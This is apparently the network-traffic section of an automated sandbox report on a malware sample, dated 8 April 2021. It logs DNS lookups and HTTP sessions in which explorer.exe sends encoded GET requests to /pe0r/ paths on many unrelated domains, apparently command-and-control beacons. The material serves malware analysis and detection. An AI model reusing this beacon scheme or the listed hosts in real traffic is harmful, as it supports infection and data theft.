Apr 8, 2021 13:22:12.456660032 CEST	192.168.2.4	8.8.8.8	0x1d91	Standard query (0)	www.essentials-trading.com	A (IP address)	IN (0x0001)
Apr 8, 2021 13:22:17.520349979 CEST	192.168.2.4	8.8.8.8	0x8094	Standard query (0)	www.luegomusic.com	A (IP address)	IN (0x0001)
Apr 8, 2021 13:22:23.405999899 CEST	192.168.2.4	8.8.8.8	0xa149	Standard query (0)	www.kf350.com	A (IP address)	IN (0x0001)
Apr 8, 2021 13:22:29.411036968 CEST	192.168.2.4	8.8.8.8	0xdeb5	Standard query (0)	www.hzmsbg.com	A (IP address)	IN (0x0001)
Apr 8, 2021 13:22:34.461175919 CEST	192.168.2.4	8.8.8.8	0x1013	Standard query (0)	www.quickeasybites.com	A (IP address)	IN (0x0001)
Apr 8, 2021 13:22:44.664508104 CEST	192.168.2.4	8.8.8.8	0x1d30	Standard query (0)	www.pierresplayhouse.com	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Apr 8, 2021 13:22:50.023492098 CEST	192.168.2.4	8.8.8.8	0x79ee	Standard query (0)	www.thecapitalhut.com	A (IP address)	IN (0x0001)
Apr 8, 2021 13:22:55.178546906 CEST	192.168.2.4	8.8.8.8	0xfb00	Standard query (0)	www.ssfgasia.com	A (IP address)	IN (0x0001)
Apr 8, 2021 13:23:00.396368027 CEST	192.168.2.4	8.8.8.8	0xa297	Standard query (0)	www.desertfoxindustries.com	A (IP address)	IN (0x0001)
Apr 8, 2021 13:23:06.480061054 CEST	192.168.2.4	8.8.8.8	0x7cc0	Standard query (0)	www.tennesseewheelrepair.com	A (IP address)	IN (0x0001)
Apr 8, 2021 13:23:11.916363001 CEST	192.168.2.4	8.8.8.8	0xd53	Standard query (0)	www.rootedwithlovejax.com	A (IP address)	IN (0x0001)
Apr 8, 2021 13:23:17.182508945 CEST	192.168.2.4	8.8.8.8	0xefcc	Standard query (0)	www.coloradocouponclub.com	A (IP address)	IN (0x0001)
Apr 8, 2021 13:23:18.192764997 CEST	192.168.2.4	8.8.8.8	0xefcc	Standard query (0)	www.coloradocouponclub.com	A (IP address)	IN (0x0001)
Apr 8, 2021 13:23:19.208389044 CEST	192.168.2.4	8.8.8.8	0xefcc	Standard query (0)	www.coloradocouponclub.com	A (IP address)	IN (0x0001)
Apr 8, 2021 13:23:21.224176884 CEST	192.168.2.4	8.8.8.8	0xefcc	Standard query (0)	www.coloradocouponclub.com	A (IP address)	IN (0x0001)
Apr 8, 2021 13:23:27.210115910 CEST	192.168.2.4	8.8.8.8	0xa670	Standard query (0)	www.lidersdeimmunocal.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Apr 8, 2021 13:22:07.200592995 CEST	8.8.8.8	192.168.2.4	0xd067	No error (0)	www.1364kensington.com		66.96.161.160	A (IP address)	IN (0x0001)
Apr 8, 2021 13:22:12.511807919 CEST	8.8.8.8	192.168.2.4	0x1d91	Name error (3)	www.essentials-trading.com	none	none	A (IP address)	IN (0x0001)
Apr 8, 2021 13:22:17.701608896 CEST	8.8.8.8	192.168.2.4	0x8094	No error (0)	www.luegomusic.com	luegomusic.com		CNAME (Canonical name)	IN (0x0001)
Apr 8, 2021 13:22:17.701608896 CEST	8.8.8.8	192.168.2.4	0x8094	No error (0)	luegomusic.com		162.241.244.61	A (IP address)	IN (0x0001)
Apr 8, 2021 13:22:23.711600065 CEST	8.8.8.8	192.168.2.4	0xa149	No error (0)	www.kf350.com		107.178.142.156	A (IP address)	IN (0x0001)
Apr 8, 2021 13:22:29.453022957 CEST	8.8.8.8	192.168.2.4	0xdeb5	Name error (3)	www.hzmsbg.com	none	none	A (IP address)	IN (0x0001)
Apr 8, 2021 13:22:34.608465910 CEST	8.8.8.8	192.168.2.4	0x1013	Name error (3)	www.quickeasybites.com	none	none	A (IP address)	IN (0x0001)
Apr 8, 2021 13:22:44.780318975 CEST	8.8.8.8	192.168.2.4	0x1d30	No error (0)	www.pierresplayhouse.com		199.59.242.153	A (IP address)	IN (0x0001)
Apr 8, 2021 13:22:50.072901964 CEST	8.8.8.8	192.168.2.4	0x79ee	No error (0)	www.thecapitalhut.com	www11.wixdns.net		CNAME (Canonical name)	IN (0x0001)
Apr 8, 2021 13:22:50.072901964 CEST	8.8.8.8	192.168.2.4	0x79ee	No error (0)	www11.wixdns.net	balancer.wixdns.net		CNAME (Canonical name)	IN (0x0001)
Apr 8, 2021 13:22:50.072901964 CEST	8.8.8.8	192.168.2.4	0x79ee	No error (0)	balancer.wixdns.net	5f36b111-balancer.wixdns.net		CNAME (Canonical name)	IN (0x0001)
Apr 8, 2021 13:22:50.072901964 CEST	8.8.8.8	192.168.2.4	0x79ee	No error (0)	5f36b111-balancer.wixdns.net	td-balancer-euw2-6-109.wixdns.net		CNAME (Canonical name)	IN (0x0001)
Apr 8, 2021 13:22:50.072901964 CEST	8.8.8.8	192.168.2.4	0x79ee	No error (0)	td-balancer-euw2-6-109.wixdns.net		35.246.6.109	A (IP address)	IN (0x0001)
Apr 8, 2021 13:22:55.218827963 CEST	8.8.8.8	192.168.2.4	0xfb00	No error (0)	www.ssfgasia.com	ssfgasia.com		CNAME (Canonical name)	IN (0x0001)
Apr 8, 2021 13:22:55.218827963 CEST	8.8.8.8	192.168.2.4	0xfb00	No error (0)	ssfgasia.com		34.102.136.180	A (IP address)	IN (0x0001)
Apr 8, 2021 13:23:00.417926073 CEST	8.8.8.8	192.168.2.4	0xa297	No error (0)	www.desertfoxindustries.com	desertfoxindustries.com		CNAME (Canonical name)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Apr 8, 2021 13:23:00.417926073 CEST	8.8.8.8	192.168.2.4	0xa297	No error (0)	desertfoxindustries.com		184.168.131.241	A (IP address)	IN (0x0001)
Apr 8, 2021 13:23:06.521147013 CEST	8.8.8.8	192.168.2.4	0x7cc0	No error (0)	www.tennesseewheelrepair.com	tennesseewheelrepair.com		CNAME (Canonical name)	IN (0x0001)
Apr 8, 2021 13:23:06.521147013 CEST	8.8.8.8	192.168.2.4	0x7cc0	No error (0)	tennesseewheelrepair.com		184.168.131.241	A (IP address)	IN (0x0001)
Apr 8, 2021 13:23:11.993323088 CEST	8.8.8.8	192.168.2.4	0xd53	No error (0)	www.rootedwithlovejax.com		216.239.36.21	A (IP address)	IN (0x0001)
Apr 8, 2021 13:23:11.993323088 CEST	8.8.8.8	192.168.2.4	0xd53	No error (0)	www.rootedwithlovejax.com		216.239.32.21	A (IP address)	IN (0x0001)
Apr 8, 2021 13:23:11.993323088 CEST	8.8.8.8	192.168.2.4	0xd53	No error (0)	www.rootedwithlovejax.com		216.239.34.21	A (IP address)	IN (0x0001)
Apr 8, 2021 13:23:11.993323088 CEST	8.8.8.8	192.168.2.4	0xd53	No error (0)	www.rootedwithlovejax.com		216.239.38.21	A (IP address)	IN (0x0001)
Apr 8, 2021 13:23:22.195578098 CEST	8.8.8.8	192.168.2.4	0xefcc	Server failure (2)	www.coloradocouponclub.com	none	none	A (IP address)	IN (0x0001)
Apr 8, 2021 13:23:23.204312086 CEST	8.8.8.8	192.168.2.4	0xefcc	Server failure (2)	www.coloradocouponclub.com	none	none	A (IP address)	IN (0x0001)
Apr 8, 2021 13:23:24.221883059 CEST	8.8.8.8	192.168.2.4	0xefcc	Server failure (2)	www.coloradocouponclub.com	none	none	A (IP address)	IN (0x0001)
Apr 8, 2021 13:23:26.237104893 CEST	8.8.8.8	192.168.2.4	0xefcc	Server failure (2)	www.coloradocouponclub.com	none	none	A (IP address)	IN (0x0001)
Apr 8, 2021 13:23:27.627649069 CEST	8.8.8.8	192.168.2.4	0xa670	Server failure (2)	www.lidersdeimmunocal.com	none	none	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- www.1364kensington.com
- www.luegomusic.com
- www.kf350.com
- www.pierresplayhouse.com
- www.thecapitalhut.com
- www.ssfgasia.com
- www.desertfoxindustries.com
- www.tennesseewheelrepair.com
- www.rootedwithlovejax.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.4	49751	66.96.161.160	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Apr 8, 2021 13:22:07.319251060 CEST	1216	OUT	GET /pe0r/?jflla4=0Af10zgbdIViNGwjb+Oc1SkLmd7m2ZIFRN/3MUqpHhZEI8ml+kTCEnXA5UxsPaJdSh4V&Yn=ybIHhf989FGTI0 HTTP/1.1 Host: www.1364kensington.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Apr 8, 2021 13:22:07.443166971 CEST	1217	IN	HTTP/1.1 404 Not Found Date: Thu, 08 Apr 2021 11:22:07 GMT Content-Type: text/html Content-Length: 867 Connection: close Server: Apache/2 Last-Modified: Fri, 10 Jan 2020 16:05:10 GMT Accept-Ranges: bytes Accept-Ranges: bytes Age: 0 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 3e 0d 0a 3c 68 74 6d 6c 3e 0d 0a 0d 0a 20 20 20 20 3c 68 65 61 64 3e 0d 0a 20 20 20 20 20 20 20 20 3c 74 69 74 6c 65 3e 34 30 34 20 45 72 72 6f 72 20 2d 20 50 61 67 65 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 20 20 20 20 20 20 20 20 3c 73 74 79 6c 65 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 23 61 64 5f 66 72 61 6d 65 7b 20 68 65 69 67 68 74 3a 38 30 30 70 78 3b 20 77 69 64 74 68 3a 31 30 30 25 3b 20 7d 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 62 6f 64 79 7b 20 6d 61 72 67 69 6e 3a 30 3b 20 62 6f 72 64 65 72 3a 20 30 3b 20 70 61 64 64 69 6e 67 3a 20 30 3b 20 7d 0d 0a 20 20 20 20 20 20 20 20 3c 2f 73 74 79 6c 65 3e 0d 0a 20 20 20 20 20 20 20 20 3c 73 63 72 69 70 74 20 73 72 63 3d 22 2f 2f 61 6a 61 78 2e 67 6f 6f 67 6c 65 61 70 69 73 2e 63 6f 6d 2f 61 6a 61 78 2f 6c 69 62 73 2f 6a 71 75 65 72 79 2f 31 2e 31 30 2e 32 2f 6a 71 75 65 72 79 2e 6d 69 6e 2e 6a 73 22 3e 3c 2f 73 63 72 69 70 74 3e 0d 0a 20 20 20 20 20 20 20 20 3c 73 63 72 69 70 74 20 74 79 70 65 3d 22 74 65 78 74 2f 6a 61 76 61 73 63 72 69 70 74 22 20 6c 61 6e 67 75 61 67 65 3d 22 4a 61 76 61 53 63 72 69 70 74 22 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 76 61 72 20 75 72 6c 20 3d 20 27 68 74 74 70 3a 2f 2f 77 77 77 2e 73 65 61 72 63 68 76 69 74 79 2e 63 6f 6d 2f 3f 64 6e 3d 27 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 2b 20 64 6f 63 75 6d 65 6e 74 2e 64 6f 6d 61 69 6e 20 2b 20 27 26 70 69 64 3d 39 50 4f 4c 36 46 32 48 34 27 3b 0d 0a 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 24 28 64 6f 63 75 6d 65 6e 74 29 2e 72 65 61 64 79 28 66 75 6e 63 74 69 6f 6e 28 29 20 7b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 24 28 27 23 61 64 5f 66 72 61 6d 65 27 29 2e 61 74 74 72 28 27 73 72 63 27 2c 20 75 72 6c 29 3b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 7d 29 3b 0d 0a 20 20 20 20 20 20 20 20 3c 2f 73 63 72 69 70 74 3e 0d 0a 20 20 20 20 3c 2f 68 65 61 64 3e 0d 0a 20 20 20 20 3c 62 6f 64 79 3e 0d 0a 20 20 20 20 20 20 20 20 3c 69 66 72 61 6d 65 20 69 64 3d 22 61 64 5f 66 72 61 6d 65 22 20 73 72 63 3d 22 68 74 74 70 3a 2f 2f 77 77 77 2e 73 65 61 72 63 68 76 69 74 79 2e 63 6f 6d 2f 22 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 66 72 61 6d 65 62 6f 72 64 65 72 3d 22 30 22 20 73 63 72 6f 6c 6c 69 6e 67 3d 22 6e 6f 22 3e 0d 0a 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 3c 21 2d 2d 20 62 72 6f 77 73 65 72 20 64 6f 65 73 20 6e 6f 74 20 73 75 70 70 6f 72 74 20 69 66 72 61 6d 65 27 73 20 2d 2d 3e 0d 0a 0d 0a 20 20 20 20 20 20 20 20 3c 2f 69 66 72 61 6d 65 3e 0d 0a 20 20 20 20 3c 2f 62 6f 64 79 3e 0d 0a 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <!DOCTYPE HTML><html> <head> <title>404 Error - Page Not Found</title> <style> # ad_frame{ height:800px; width:100%; } body{ margin:0; border: 0; padding: 0; } </style> <script src="//ajax.googleapis.com/ajax/libs/jquery/1.10.2/jquery.min.js"></script> <script type="text/javascript" language="JavaScript"> var url = 'http://www.searchvity.com/?dn=' + document.domain + '&pid=9POL6F2H4'; $(document).ready(function() { $('#ad_frame').attr('src', url); }); </script> </head> <body> <iframe id="ad_frame" src="http://www.searchvity.com/" frameborder="0" scrolling="no"> ... browser does not support iframe's --> </iframe> </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.4	49764	162.241.244.61	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Apr 8, 2021 13:22:17.851991892 CEST	2104	OUT	GET /pe0r/?jflla4=DC2ddi2Ahi6YucIUNrYQstcO22XqbhtBVWVPx2koYqqK6B4m9xBdRgLT1ADwKwfYgKFO&Yn=ybIHhf989FGTI0 HTTP/1.1 Host: www.luegomusic.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Apr 8, 2021 13:22:18.669209003 CEST	2105	IN	HTTP/1.1 301 Moved Permanently Date: Thu, 08 Apr 2021 11:22:17 GMT Server: Apache Expires: Wed, 11 Jan 1984 05:00:00 GMT Cache-Control: no-cache, must-revalidate, max-age=0 X-Redirect-By: WordPress Upgrade: h2,h2c Connection: Upgrade, close Location: http://luegomusic.com/pe0r/?jflla4=DC2ddi2Ahi6YucIUNrYQstcO22XqbhtBVWVPx2koYqqK6B4m9xBdRgLT1ADwKwfYgKFO&Yn=ybIHhf989FGTI0 host-header: c2hhcmVkLmJsdWVob3N0LmNvbQ== X-Endurance-Cache-Level: 0 Content-Length: 0 Content-Type: text/html; charset=UTF-8

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.4	49770	107.178.142.156	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Apr 8, 2021 13:22:23.881720066 CEST	2159	OUT	GET /pe0r/?jflla4=EMcf7Z3h8uf0azWCSj7jkXkAyIPNvPvgl8GMAOH4p84rD0pfCkD41qqmtAVLjT1e92o/&Yn=yblHhf989FGTI0 HTTP/1.1 Host: www.kf350.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Apr 8, 2021 13:22:27.418097019 CEST	6582	IN	HTTP/1.1 200 OK Date: Thu, 08 Apr 2021 11:22:35 GMT Content-Length: 331 Content-Type: text/html Server: Microsoft-IIS/7.5 Data Raw: 3c 68 74 6d 6c 20 78 6d 6c 6e 73 3d 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 31 39 39 2f 78 68 74 6d 6c 22 3e 0d 0a 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e b9 d9 cd f8 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 43 6f 6e 74 65 6e 74 2d 54 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 67 62 32 33 31 32 22 20 2f 3e 0d 0a 3c 2f 68 65 61 64 3e 0d 0a 3c 73 63 72 69 70 74 20 6c 61 6e 67 75 61 67 65 3d 22 6a 61 76 61 73 63 72 69 70 74 22 20 74 79 70 65 3d 22 74 65 78 74 2f 6a 61 76 61 73 63 72 69 70 74 22 20 73 72 63 3d 22 2f 74 6a 2e 6a 73 22 3e 3c 2f 73 63 72 69 70 74 3e 0d 0a 3c 73 63 72 69 70 74 20 6c 61 6e 67 75 61 67 65 3d 22 6a 61 76 61 73 63 72 69 70 74 22 20 74 79 70 65 3d 22 74 65 78 74 2f 6a 61 76 61 73 63 72 69 70 74 22 20 73 72 63 3d 22 2f 63 6f 6d 6d 6f 6e 2e 6a 73 22 3e 3c 2f 73 63 72 69 70 74 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html xmlns="http://www.w3.org/1999/xhtml"><head><title></title><meta http-equiv="Content-Type" content="text/html; charset=gb2312" /></head><script language="javascript" type="text/javascript" src="/tj.js"></script><script language="javascript" type="text/javascript" src="/common.js"></script></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.4	49771	199.59.242.153	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Apr 8, 2021 13:22:44.892147064 CEST	6584	OUT	GET /pe0r/?jflla4=gvANDtPFS4AFIzDAH1LQr3uVNv4G+On6xarGfoEbOyx7OA32EqtB1F0pQLcAKQ6/fBeV&Yn=yblHhf989FGTI0 HTTP/1.1 Host: www.pierresplayhouse.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Apr 8, 2021 13:22:45.002899885 CEST	6585	IN	HTTP/1.1 200 OK Server: openresty Date: Thu, 08 Apr 2021 11:22:44 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: close X-Adblock-Key: MFwwDQYJKoZIhvcNAQEBBQADSwAwSAJBANDrp2lz7AOmADaN8tA50LsWcjLFyQFcb/P2Txc58oYOeILb3vBw7J6f4pamkAQVSQuqYsKx3YzdUHCvbVZvFUsCAwEAAQ==_fvFO+Qa0R0mowJasLQTSnRvWaGUiC8TgRR5bt8V03tlA1o0Uv/ZnvwK71Gx99iRDz3jEewcGEHQQtJCAJahMfQ== Data Raw: 65 65 34 0d 0a 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 3c 68 74 6d 6c 20 64 61 74 61 2d 61 64 62 6c 6f 63 6b 6b 65 79 3d 22 4d 46 77 77 44 51 59 4a 4b 6f 5a 49 68 76 63 4e 41 51 45 42 42 51 41 44 53 77 41 77 53 41 4a 42 41 4e 44 72 70 32 6c 7a 37 41 4f 6d 41 44 61 4e 38 74 41 35 30 4c 73 57 63 6a 4c 46 79 51 46 63 62 2f 50 32 54 78 63 35 38 6f 59 4f 65 49 4c 62 33 76 42 77 37 4a 36 66 34 70 61 6d 6b 41 51 56 53 51 75 71 59 73 4b 78 33 59 7a 64 55 48 43 76 62 56 5a 76 46 55 73 43 41 77 45 41 41 51 3d 3d 5f 66 76 46 4f 2b 51 61 30 52 30 6d 6f 77 4a 61 73 4c 51 54 53 6e 52 76 57 61 47 55 69 43 38 54 67 52 52 35 62 74 38 56 30 33 74 6c 41 31 6f 30 55 76 2f 5a 6e 76 77 4b 37 31 47 78 39 69 52 44 7a 33 6a 45 65 77 63 47 45 48 51 51 74 4a 43 41 4a 61 68 4d 66 51 3d 3d 22 3e 3c 68 65 61 64 3e 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 43 6f 6e 74 65 6e 74 2d 54 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 3c 74 69 74 6c 65 3e 3c 2f 74 69 74 6c 65 3e 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 65 6e 74 3d 22 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 2c 20 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 22 3e 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 64 65 73 63 72 69 70 74 69 6f 6e 22 20 63 6f 6e 74 65 6e 74 3d 22 53 65 65 20 72 65 6c 61 74 65 64 20 6c 69 6e 6b 73 20 74 6f 20 77 68 61 74 20 79 6f 75 20 61 72 65 20 6c 6f 6f 6b 69 6e 67 20 66 6f 72 2e 22 2f 3e 3c 2f 68 65 61 64 3e 3c 21 2d 2d 5b 69 66 20 49 45 20 36 20 5d 3e 3c 62 6f 64 79 20 63 6c 61 73 73 3d 22 69 65 36 22 3e 3c 21 5b 65 6e 64 69 66 5d 2d 2d 3e 3c 21 2d 2d 5b 69 66 20 49 45 20 37 20 5d 3e 3c 62 6f 64 79 20 63 6c 61 73 73 3d 22 69 65 37 22 3e 3c 21 5b 65 6e 64 69 66 5d 2d 2d 3e 3c 21 2d 2d 5b 69 66 20 49 45 20 38 20 5d 3e 3c 62 6f 64 79 20 63 6c 61 73 73 3d 22 69 65 38 22 3e 3c 21 5b 65 6e 64 69 66 5d 2d 2d 3e 3c 21 2d 2d 5b 69 66 20 49 45 20 39 20 5d 3e 3c 62 6f 64 79 20 63 6c 61 73 73 3d 22 69 65 39 22 3e 3c 21 5b 65 6e 64 69 66 5d 2d 2d 3e 3c 21 2d 2d 5b 69 66 20 28 67 74 20 49 45 20 39 29 7c 21 28 49 45 29 5d 3e 20 2d 2d 3e 3c 62 6f 64 79 3e 3c 21 2d 2d 3c 21 5b 65 6e 64 69 66 5d 2d 2d 3e 3c 73 63 72 69 70 74 20 74 79 70 65 3d 22 74 65 78 74 2f 6a 61 76 61 73 63 72 69 70 74 22 3e 67 5f 70 62 3d 28 66 75 6e 63 74 69 6f 6e 28 29 7b 76 61 72 0a 44 54 3d 64 6f 63 75 6d 65 6e 74 2c 61 7a 78 3d 6c 6f 63 61 74 69 6f 6e 2c 44 44 3d 44 54 2e 63 72 65 61 74 65 45 6c 65 6d 65 6e 74 28 27 73 63 72 69 70 74 27 29 2c 61 41 43 3d 66 61 6c 73 65 2c 4c 55 3b 44 44 2e 64 65 66 65 72 3d 74 72 75 65 3b 44 44 2e 61 73 79 6e 63 3d 74 72 75 65 3b 44 44 2e 73 72 63 3d 22 2f 2f 77 77 77 2e 67 6f 6f 67 6c 65 2e 63 6f 6d 2f 61 64 73 65 6e 73 65 2f 64 6f 6d 61 69 6e 73 2f 63 61 66 2e 6a 73 22 3b 44 44 2e 6f 6e 65 Data Ascii: ee4<!DOCTYPE html><html data-adblockkey="MFwwDQYJKoZIhvcNAQEBBQADSwAwSAJBANDrp2lz7AOmADaN8tA50LsWcjLFyQFcb/P2Txc58oYOeILb3vBw7J6f4pamkAQVSQuqYsKx3YzdUHCvbVZvFUsCAwEAAQ==_fvFO+Qa0R0mowJasLQTSnRvWaGUiC8TgRR5bt8V03tlA1o0Uv/ZnvwK71Gx99iRDz3jEewcGEHQQtJCAJahMfQ=="><head><meta http-equiv="Content-Type" content="text/html; charset=utf-8"><title></title><meta name="viewport" content="width=device-width, initial-scale=1"><meta name="description" content="See related links to what you are looking for."/></head>...[if IE 6]><body class="ie6"><![endif]-->...[if IE 7]><body class="ie7"><![endif]-->...[if IE 8]><body class="ie8"><![endif]-->...[if IE 9]><body class="ie9"><![endif]-->...[if (gt IE 9)|!(IE)]> --><body>...<![endif]--><script type="text/javascript">g_pb=(function(){varDT=document,azx=location,DD=DT.createElement('script'),aAC=false,LU;DD.defer=true;DD.async=true;DD.src="//www.google.com/adsense/domains/caf.js";DD.one

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.4	49772	35.246.6.109	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Apr 8, 2021 13:22:50.107975006 CEST	6590	OUT	GET /pe0r/?jflla4=Vv4dR0U6ZhUzqX7Ytdkdbkwy06eZp55JqV7JXJhskJ3M1IOX6flf5GSNO8ms0pPBZaWn&Yn=ybIHhf989FGTI0 HTTP/1.1 Host: www.thecapitalhut.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Apr 8, 2021 13:22:50.173912048 CEST	6591	IN	HTTP/1.1 301 Moved Permanently Date: Thu, 08 Apr 2021 11:22:50 GMT Content-Length: 0 Connection: close location: https://www.thecapitalhut.com/pe0r?jflla4=Vv4dR0U6ZhUzqX7Ytdkdbkwy06eZp55JqV7JXJhskJ3M1IOX6flf5GSNO8ms0pPBZaWn&Yn=ybIHhf989FGTI0 strict-transport-security: max-age=120 x-wix-request-id: 1617880970.125913965966121268 Age: 0 Server-Timing: cache;desc=miss, varnish;desc=miss, dc;desc=euw2 X-Seen-By: sHU62EDOGnH2FBkJkG/Wx8EeXWsWdHrhlvbxtlynkVgmNySqidgeEPHXBvm3U9iS,qquldgcFrj2n046g4RNSVPYxV603IO64T3vEIZzS9F0=,2d58ifebGbosy5xc+FRalh3hwieZdjPl8CZNSQhfEynGR4aF8yrGttME1Z/doJQd3fKEXQvQlSAkB/Istal9R73i9xLAFDBM1sgnz44DHz8=,2UNV7KOq4oGjA5+PKsX47NdwL56oCSUGh+LISE2KX3A=,sqmudy1rWy5CXemzdhzS/IdY/BHPTlKnJletyMef762TzRA6xkSHdTdM1EufzDIPWIHlCalF7YnfvOr2cMPpyw==,k4IrXgMmYJ2VF1cp9wAw75WSI3OLjEFdjvyrPhumLIdLrTe66AYUmhbsk95nB1oVKjCWKapddFlOEEDxcGowaw== Cache-Control: no-cache Server: Pepyaka/1.19.0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
5	192.168.2.4	49774	34.102.136.180	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Apr 8, 2021 13:22:55.232578993 CEST	6600	OUT	GET /pe0r/?jflla4=edFFfaJfWRXJQQLXD8x02lpY2DcNAoQTA5Xlo1ZOoFa5RERkTfJxxWby4PUnbOfP3siZ&Yn=ybIHhf989FGTI0 HTTP/1.1 Host: www.ssfgasia.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Apr 8, 2021 13:22:55.347368956 CEST	6601	IN	HTTP/1.1 403 Forbidden Server: openresty Date: Thu, 08 Apr 2021 11:22:55 GMT Content-Type: text/html Content-Length: 275 ETag: "6061898c-113" Via: 1.1 google Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 64 61 74 61 3a 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 3b 2c 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 68 31 3e 41 63 63 65 73 73 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html lang="en"><head> <meta http-equiv="content-type" content="text/html;charset=utf-8"> <link rel="shortcut icon" href="data:image/x-icon;," type="image/x-icon"> <title>Forbidden</title></head><body> Access Forbidden </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
6	192.168.2.4	49776	184.168.131.241	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Apr 8, 2021 13:23:00.599381924 CEST	6612	OUT	GET /pe0r/?jflla4=z013FEPTRo1x+Iqvqy0nQ5Mm93icoZ0Dm/8PgHcP3O5T8Pkz5lNKJ8Gozvwfum0Zfhau&Yn=ybIHhf989FGTI0 HTTP/1.1 Host: www.desertfoxindustries.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Apr 8, 2021 13:23:00.805794001 CEST	6612	IN	HTTP/1.1 301 Moved Permanently Server: nginx/1.16.1 Date: Thu, 08 Apr 2021 11:23:00 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Location: http://www.etsy.com/shop/DesertFoxIndustries?jflla4=z013FEPTRo1x+Iqvqy0nQ5Mm93icoZ0Dm/8PgHcP3O5T8Pkz5lNKJ8Gozvwfum0Zfhau&Yn=ybIHhf989FGTI0 Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
7	192.168.2.4	49777	184.168.131.241	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
